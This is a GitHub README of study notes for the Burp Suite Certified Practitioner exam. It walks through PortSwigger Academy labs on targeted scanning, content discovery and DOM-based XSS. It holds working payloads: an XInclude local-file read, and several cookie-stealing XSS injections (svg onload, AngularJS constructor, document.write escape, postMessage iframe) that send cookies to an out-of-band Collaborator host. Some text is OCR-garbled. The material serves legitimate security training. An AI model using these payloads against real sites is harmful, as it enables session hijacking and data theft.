botesjuan / **Burp-Suite-Certified-Practitioner-Exam-Study** Public

Burp Suite Certified Practitioner Exam Study

1.2k stars 346 forks Branches Tags Activity

Star Notifications

Code Issues 7 Pull requests Actions Projects Security Insights

main 2 Branches 0 Tags Go to file Go to file Code

botesjuan OSCP BSCP CPTS #TryHarder 300aea4 · 2 weeks ago

code	Add files via upload	2 months ago
extras	Update extra.md	4 months ago
images	Add files via upload	2 months ago
payloads	DOM XSS using web messages and JSON.parse	4 months ago
python	Burp Suite Certified Practitioner	2 years ago
wordlists	delimiters	4 months ago
README.md	OSCP BSCP CPTS #TryHarder	2 weeks ago

README

Burp Suite Certified Practitioner Exam Study

> This is my study notes with over a 110 PortSwigger Academy Labs. I used these labs to pass the Burp Suite Certified Practitioner Exam 2023. My BSCP qualification.
> For more informaion go to PortSwigger Academy to get latest learning materials.

SCANNING - **Enumeration**
Focus Scanning
Scan non-standard entities

FOOTHOLD - **Stage 1**
Content Discovery
DOM-XSS
XSS Cross Site Scripting
Web Cache Poison
Host Headers
HTTP Request Smuggling
Brute force
Authentication

PRIVILEGE ESCALATION - **Stage 2**
CSRF - Account Takeover
Password Reset
SQLi - SQL Injection
JWT - JSON Web Tokens
Prototype pollution
API Testing
Access Control
GraphQL API Endpoints
CORS - Cross-origin resource sharing

> I can recommend doing as many as possible Mystery lab challenge to test your skills and decrease the time it takes you to ***identify*** the vulnerabilities, before taking the exam.
> I also found this PortSwigger advice on Retaking your exam very informative.
> Watch CryptoCat - Burp Suite Certified Professional (BSCP) Review + Tips/Tricks for fresh view of the BSCP exam in 2024.

> Thanks too all for your support by buying me ***coffee***, thanks you so much \o/

My Burp Suite Certified Practitioner certificate.


Scanning

> Enumeration of the Web Applications start with initial and directed scanning in time limited engagement.

Focus Scanning
Scan non-standard entities

Focus Scanning

> Due to the tight time limit during engagements or exam, scan defined insertion points for specific requests.



> Scanner detected **XML injection** vulnerability on storeId parameter and this lead to reading the secret Carlos file.

```
<foo xmlns:xi="http://www.w3.org/2001/XInclude"><xi:include parse="text" href="file:///home/carlos/secret"/></foo>
```


> Out of band XInclude request, need hosted DTD to read local file.

```
<hqt xmlns:xi="http://www.w3.org/2001/XInclude"><xi:include href="http://OASTIFY.COM/foo"/></hqt>
```

[PortSwigger Lab: Discovering vulnerabilities quickly with targeted scanning]

Scanning non-standard data structures


> Scanning non-standard data structures using Burp feature to scan selected insertion point for select text in response or requests.



> Identify the vulnerability through Burp scanner issue results.
> In this case, using the identified XSS, Steal the admin user's cookies by crafting the payload in the ***identified*** insertion point.

```
'"><svg/onload=fetch(`//OASTIFY.COM/${encodeURIComponent(document.cookie)}`)>:CURRENT-USER-LOGIN-COOKIE-2ND-PART
```

> Url encode key characters.



> Use the admin user's cookie to access the admin panel by replacing it in the current browser session.

[PortSwigger Lab: Scanning non-standard data structures]


Foothold

Content Discovery

> Enumeration of target start with fuzzing web directories and files. Either use the Burp engagement tools, content discovery option to find hidden paths and files or use `FFUF` to enumerate web directories and files. Looking at `robots.txt` or `sitemap.xml` that can reveal content.


```
wget https://raw.githubusercontent.com/botesjuan/Burp-Suite-Certified-Practitioner-Exam-Study/main/wordlists/burp-labs-wordlist

ffuf -c -w ./burp-labs-wordlist.txt -u https://TARGET.web-security-academy.net/FUZZ
```

> Burp engagement tool, content discovery using my compiled word list [burp-labs-wordlist] as custom file list.



> Examine the git repo branches on local downloaded copy, using `git-cola` tool. Then select **Undo last commit** and extract admin password from the diff window.

```
wget -r https://TARGET.web-security-academy.net/.git/

git-cola --repo 0ad900ad039b4591c0a4f91b00a600e7.web-security-academy.net/
```



PortSwigger Lab: Information disclosure in version control history

> Always open `source code` to look for any developer comments that reveal hidden files or paths. Below example lead to symphony token deserialization.

```
                    </div>
                </section>
                <!-- <a href=/cgi-bin/phpinfo.php>Debug</a> -->
            </div>
        </section>
    </div>
</body>
</html>
```

DOM-Based XSS

DOM XSS Indicators
DOM XSS Identified with DOM Invader
DOM XSS AngularJS
DOM XSS document.write in select
DOM XSS JSON.parse web messages
DOM XSS AddEventListener JavaScript URL
DOM XSS AddEventListener Ads Message
DOM XSS Eval Reflected Cookie Stealer
DOM XSS LastviewedProduct Cookie

Identify DOM-XSS

> DOM-based XSS vulnerabilities arise when JavaScript takes data from an attacker-controllable source, such as the URL, and passes code to a sink that supports dynamic code execution. Test which characters enable the escaping out of the `source code` injection point, by using the fuzzer string below.


```
<>\'\"<script>{{7*7}}$(alert(1)}"-prompt(69)-"fuzzer
```

> Review the `source code` to ***identify*** the **sources** , **sinks** or **methods** that may lead to exploit, list of samples:

- document.write()
- window.location
- document.cookie
- eval()
- document.domain
- WebSocket()
- element.src
- postMessage()
- setRequestHeader()
- FileReader.readAsText()
- ExecuteSql()
- sessionStorage.setItem()
- document.evaluate()
- JSON.parse
- ng-app
- URLSearchParams
- replace()
- innerHTML
- location.search
- addEventListener
- sanitizeKey()

Dom Invader

> Using Dom Invader plug-in and set the canary to value, such as `domxss` , it will detect DOM-XSS sinks that can be exploit.



Description:


The Lazy Dog is brought to you by the same people who invented the wheel. Do you become frustrated when your can't keep up the pace, or stubbornly sits and gives up walking altogether? If the answer is yes, then The Lazy Dog

As easy to fit as a harness these remote controlled owl wings are a must have for any dog lover. As soon as your p taken its last step of the day just snap the wings into place and click the red 'flapping' button on your handheld rem seconds, your furry friend will be off the ground and up, up and away.

Once at a safe height, WARNING: BEWARE OF LOW HANGING BRANCHES, click the blue button to initiate cruis wings have inbuilt cameras so you can see what your dog sees. When clicking the black button your dog can swoo gain speed in the 'fake chasing rabbits' mode. This function is used at the owner's risk as it uses a lot of power, and pack dies a nasty accident could occur.

Carrying your pooch has become a thing of the past. With The Lazy Dog, the dog park will become a place to enjoy can also purchase an aviator hat and goggles, extra protection and peace of mind for you and your pooch.

domxss Check stock



Vulnerable AngularJS

> AngularJS expression below can be injected into the search function when angle brackets and double quotes HTML-encoded. The vulnerability is ***identified*** by noticing the search string is enclosed in an **ng-app** directive and `/js/angular 1-7-7.js` script included. Review the HTML code to ***identify*** the `ng-app` directive telling AngularJS that this is the root element of the AngularJS application.

```
        <script type="text/javascript" src="/resources/js/angular_1-7-7.js"></script>
        <title>Mystery challenge</title>
    </head>
    <body ng-app>
            <script src="/resources/labheader/js/labHeader.js"></script>
            <div id="academyLabHeader">
    <section class='academyLabBanner'>
        <div class=container>
            <div class=logo></div>
                <div class=title-container>
                    <h2>Mystery challenge</h2>
```


> PortSwigger lab payload below:

```
{{$on.constructor('alert(1)')()}}
```

> Cookie stealer payload using `on.constructor` that can be placed in iframe, hosted on an exploit server, resulting in the victim session cookie being send to Burp Collaborator.
> PortSwigger cheat sheet for cross site scripting reference

```
{{$on.constructor('document.location="https://OASTIFY.COM?c="+document.cookie')()}}
```

> **Note:** The session cookie property must not have the **HttpOnly** secure flag set in order for XSS to succeed.



[PortSwigger Lab: DOM XSS in AngularJS expression with angle brackets and double quotes HTML-encoded]

[z3nsh3ll give an amazingly detail understanding on the constructor vulnerability in this lab on YouTube]


Doc Write Location search

> The target is vulnerable to DOM-XSS in the stock check function. `source code` reveal `document.write` is the sink used with `location.search` allowing us to add **storeId** query parameter with a value containing the JavaScript payload inside a `<select>` statement.

```
<form id="stockCheckForm" action="/product/stock" method="POST">
  <input required type="hidden" name="productId" value="2">
  <script>
    var stores = ["London","Paris","Milan"];
    var store = (new URLSearchParams(window.location.search)).get('storeId');
    document.write('<select name="storeId">');
    if(store) {
      document.write('<option selected>'+store+'</option>');
    }
    for(var i=0;
    i<stores.length;
    i++) {
      if(stores[i] === store) {
        continue;
      }
      document.write('<option>'+stores[i]+'</option>');
    }
    document.write('</select>');
    </script>
    <button type="submit" class="button">
      Check stock
    </button>
  </form>
  <span id="stockCheckResult">
  </span>
  <script src="/resources/js/stockCheckPayload.js">
  </script>
  <script src="/resources/js/stockCheck.js">
  </script>
```

> Perform a test using below payload to ***identify*** the injection into the modified GET request, using `">` to escape.

```
/product?productId=1&storeId=fuzzer"></select>fuzzer
```



Description:

Are you one of those people who have very vivid dreams worthy of sharing with everyone you know? Do you lack the in
With extensive research and exhaustive trials our team of Ophthalmologists, and techy peeps, have made it possible fo
inside your head.

If you think laser eye surgery is advanced you haven't seen anything yet. A small implant behind the lens of your eyes li
transmitting images that can be projected in the blink of an eye.

With sufficient training, it is even possible for you to learn to sleep with your eyes open. Then you can entertain family a
they have never experienced before. Forget Netflix, no subscription required here.

The quality of projected images works better with blue eyes, therefore, we envisage altering most eye colors in order fo
deserve.

The process from start to finish is probably cheaper than you will be expecting. You have nothing to lose by booking a fr


fuzzer"> fuzzer

London
Paris
Milan

Check stock

> DOM XSS cookie stealer payload in a `document.write` sink using source `location.search` inside a `<select>` element. This can be send to victim via exploit server in `<iframe>` . To test the cookie stealer payload I again on my browser in console added a test POC cookie to test sending it to Collaborator.

```
"></select><script>document.location='https://OASTIFY.COM/?domxss='+document.cookie</script>//
```



[PortSwigger Lab: DOM XSS in document.write sink using source location.search inside a select element]

DOM XSS JSON.parse web messages


> Target use web messaging and parses the message as JSON.
> Exploiting the vulnerability by constructing an HTML page on the exploit server,
> that exploits DOM XSS vulnerability.

Requirements to steal cookie using this method: same-origin execution and non-HttpOnly cookies

> **Rabbit hole:** The CORS policy `No Access-Control-Allow-Origin` header block access for Collaborator from able to access to fetch and cookie need insecure flags, look out ***Neo*** the Matrix.

> The vulnerable JavaScript code on the target using event listener that listens for a web message.
> This event listener expects a **string** that is parsed using **JSON.parse()**.

> Identify the `JSON.parse()` in page code:



> In the JavaScript below, ***identify*** the event listener expects a **type** property
> and that the **load-channel** case of the **switch** statement changes the **img src** attribute.

> ***Identify*** web messages on target that is using `postmessage()` with **DOM Invader**.


```
<script>
    window.addEventListener('message', function(e) {
        var img = document.createElement('img'), ACMEplayer = {element: img}, d;
        document.body.appendChild(img);
        try {
            d = JSON.parse(e.data);
        } catch(e) {
            return;
        }
        switch(d.type) {
            case "page-load":
                ACMEplayer.element.scrollIntoView();
                break;
            case "load-channel":
                ACMEplayer.element.src = d.url;
                break;
            case "player-height-changed":
                ACMEplayer.element.style.width = d.width + "px";
                ACMEplayer.element.style.height = d.height + "px";
                break;
            case "redirect":
                window.location.replace(d.redirectUrl);
                break;
        }
    }, false);
</script>
```

> To exploit the above `source code`,
> inject JavaScript into the **JSON** data to change "load-channel" field data
> and perform cookie stealer `document.cookie`.

> Host an **iframe** on the exploit server html body, and send it to the victim,
> resulting in the stealing of their cookie.
> ***IF*** the site CORS policy is poorly configured, then if the session cookie flags are insecurely set, the victim session cookie could be stolen and send to the Burp collaboration server.

```
<iframe src="https://0a6800740474398f80cb03590060005e.web-security-academy.net/"
        onload='this.contentWindow.postMessage(
          JSON.stringify({
```

```
            type: "load-channel",
            url: "javascript:fetch(`https://tzwi4eohn1xy81l4n1bv40na016suii7.oastify.com/?c=`+encodeURIComponent(document.cooki
          }), "*")'>
</iframe>
```



This is your server. You can use the form below to save an exploit, and send it to the victim.

Please note that the victim uses Google Chrome. When you test your exploit against yourself, we recommend using Burp's Bro Chrome.

Craft a response

URL: https://exploit-0ae40005043d3977800e02bf01bb00d5.exploit-server.net/exploit

HTTPS

File:

/exploit

Head:

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
```

Body:

